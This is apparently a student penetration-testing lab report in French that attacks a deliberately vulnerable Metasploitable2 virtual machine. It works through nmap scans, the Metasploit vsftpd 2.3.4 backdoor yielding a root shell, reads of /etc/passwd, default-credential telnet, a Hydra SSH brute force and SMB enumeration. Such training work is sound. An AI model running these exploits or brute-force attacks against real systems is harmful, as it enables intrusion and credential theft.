CyberStrike Lab : Analyse et exploitation d'un système vulnérable

Objectif principal du projet

Mettre en œuvre une démarche de test d'intrusion (Pentest) dans un environnement contrôlé afin d'identifier, exploiter et analyser les vulnérabilités d'un système informatique.

Objectifs secondaires

1) Identifier les services exposés

- Réaliser un scan du réseau et des ports afin d'identifier les services actifs sur la machine cible.

2) Détecter les vulnérabilités

- Analyser les services détectés pour identifier les failles de sécurité exploitables.

3) Exploiter les vulnérabilités

Utiliser des outils de cybersécurité comme :

- Kali Linux
- Metasploit Framework
- Nmap
- Hydra
- Nikto

pour réaliser différentes attaques sur la machine cible.

4) Obtenir un accès au système

Exploiter les vulnérabilités afin d'obtenir :


- un shell distant
- un accès utilisateur
- éventuellement les privilèges administrateur (root)

5) Comprendre les impacts de sécurité

Analyser les conséquences possibles d'une attaque sur :

- la confidentialité
- l'intégrité
- la disponibilité des données

Plan du réseau :



1) Reconnaissance du réseau

La première étape consiste à identifier la machine cible.

Nous allons utiliser l'outil Nmap pour scanner le réseau et identifier la machine cible :

```
┌──(carine㉿carine)-[~]
└─$ nmap -sn 192.168.1.0/24
```

Cette commande va scanner tous les appareils connectés à ce réseau :

```
MAC Address: D0:B1:28:29:EF:9F (Samsung Electronics)
Nmap scan report for 192.168.1.87
Host is up (0.0023s latency).
MAC Address: 08:00:27:51:04:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Voici l'adresse IP de la machine Metasploitable2 :

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:51:04:52 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.87/24 brd 192.168.1.255 scope global eth0
    inet6 2a02:8428:c97:5c01:a00:27ff:fe51:452/64 scope global dynamic
       valid_lft 654sec preferred_lft 654sec
    inet6 fe80::a00:27ff:fe51:452/64 scope link
       valid_lft forever preferred_lft forever
```

2) Scan complet des ports

On cherche les services vulnérables :

```
┌──(carine㉿carine)-[~]
└─$ nmap -A -p- 192.168.1.87
```

```
Nmap scan report for 192.168.1.87
Host is up (0.0027s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.84
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Explication :

- -A : détection OS + version
- -p- : scan tous les ports

Nous allons vérifier les ports ouverts :

```
┌──(carine㉿carine)-[~]
└─$ nmap -p- 192.168.1.87
```

```
Nmap scan report for 192.168.1.87
Host is up (0.00051s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34580/tcp open  unknown
45164/tcp open  unknown
48289/tcp open  unknown
48800/tcp open  unknown
MAC Address: 08:00:27:51:04:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds
```

3) Scan de vulnérabilités

```
┌──(carine㉿carine)-[~]
└─$ nmap --script vuln 192.168.1.87
```

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

4) Attaque FTP (vsftpd backdoor)

```
┌──(carine㉿carine)-[~]
└─$ nmap -p 21 -sV 192.168.1.87
```

```
Nmap scan report for 192.168.1.87
Host is up (0.0020s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:51:04:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Exploitation avec Metasploit

```
┌──(carine㉿carine)-[~]
└─$ msfconsole
Metasploit tip: Use check before run to confirm if a target is
vulnerable

                  .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMMMKd,
           'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
        :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMMMXd:..        ..;dKMMMMMMMMMMMMMMMMo
   xMMMMMMMMMMMMWd.                  .oNMMMMMMMMMMMMMMMMk
  oMMMMMMMMMMMx.                        dMMMMMMMMMMMMMMMMx
 .WMMMMMMMMMM:                           :MMMMMMMMMMMMMMMMM,
 xMMMMMMMMMMMo                            lMMMMMMMMMMMMMMMMO
 NMMMMMMMMMMW                        ,cccccoMMMMMMMMMMMMMMWlcccccc;
 MMMMMMMMMMMX                         ;KMMMMMMMMMMMMMMMMMMMMMMMMMMMX:
 NMMMMMMMMMMW.                          ;KMMMMMMMMMMMMMMMMMMMMMMMMMMX:
 xMMMMMMMMMMMd                            ,0MMMMMMMMMMMMMMMMMMMMMMMMMMK;
 .WMMMMMMMMMMMc                             'OMMMMMMMMMMMMMMMMMMM
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.87
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.87
RHOSTS => 192.168.1.87
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.87:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.87:21 - USER: 331 Please specify the password.
[+] 192.168.1.87:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.87:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.84:33983 -> 192.168.1.87:6200) at 2026-03-09 20:02:42 +0100
```

```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

```
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


5) Attaque Telnet

```
┌──(carine㉿carine)-[~]
└─$ telnet 192.168.1.87
Trying 192.168.1.87...
Connected to 192.168.1.87.
Escape character is '^]'.
                _                  _       _ _      _       _   _       ___
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__   | | ___ ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Mar  9 14:23:31 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

6) Bruteforce SSH

Utiliser Hydra.

Voici la wordlists que j'ai créé :



Voici l'attaque :

```
┌──(carine㉿carine)-[~]
└─$ hydra -l msfadmin -P /home/carine/Bureau/passwords.txt 192.168.1.87 ssh -t 4
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 20:40:42
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 11 login tries (l:1/p:11), ~3 tries per task
[DATA] attacking ssh://192.168.1.87:22/
[22][ssh] host: 192.168.1.87   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-09 20:40:57
```

7) Attaque SMB

```
┌──(carine㉿carine)-[~]
└─$ enum4linux 192.168.1.87
```

```
 ==========================( Target Information )==========================

Target ........... 192.168.1.87
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================( Enumerating Workgroup/Domain on 192.168.1.87 )=====================


[+] Got domain/workgroup name: WORKGROUP


 ===============================( Nbtstat Information for 192.168.1.87 )===============================

Looking up status of 192.168.1.87
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.1.87 )==================================


[+] Server 192.168.1.87 allows sessions using username '', password ''


 ================================( Getting domain SID for 192.168.1.87 )================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)
```

```
[+] Got OS info for 192.168.1.87 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

```
 ==========================( Share Enumeration on 192.168.1.87 )==========================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 192.168.1.87

//192.168.1.87/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.87/tmp      Mapping: OK Listing: OK Writing: N/A
//192.168.1.87/opt      Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.87/IPC$     Mapping: N/A Listing: N/A Writing: N/A
//192.168.1.87/ADMIN$   Mapping: DENIED Listing: N/A Writing: N/A

 ==========================( Password Policy Information for 192.168.1.87 )==========================

Password:
```

8) Attaque avec Nikto (Site Web)

```
┌──(carine㉿carine)-[~]
└─$ nikto -h http://192.168.1.87
```

9) Attaque VNC

```
┌──(carine㉿carine)-[~]
└─$ nmap -p 5900 192.168.1.87
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 21:00 CET
Nmap scan report for 192.168.1.87
Host is up (0.0013s latency).

PORT     STATE SERVICE
5900/tcp open  vnc
MAC Address: 08:00:27:51:04:52 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

┌──(carine㉿carine)-[~]
└─$ vncviewer 192.168.1.87
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```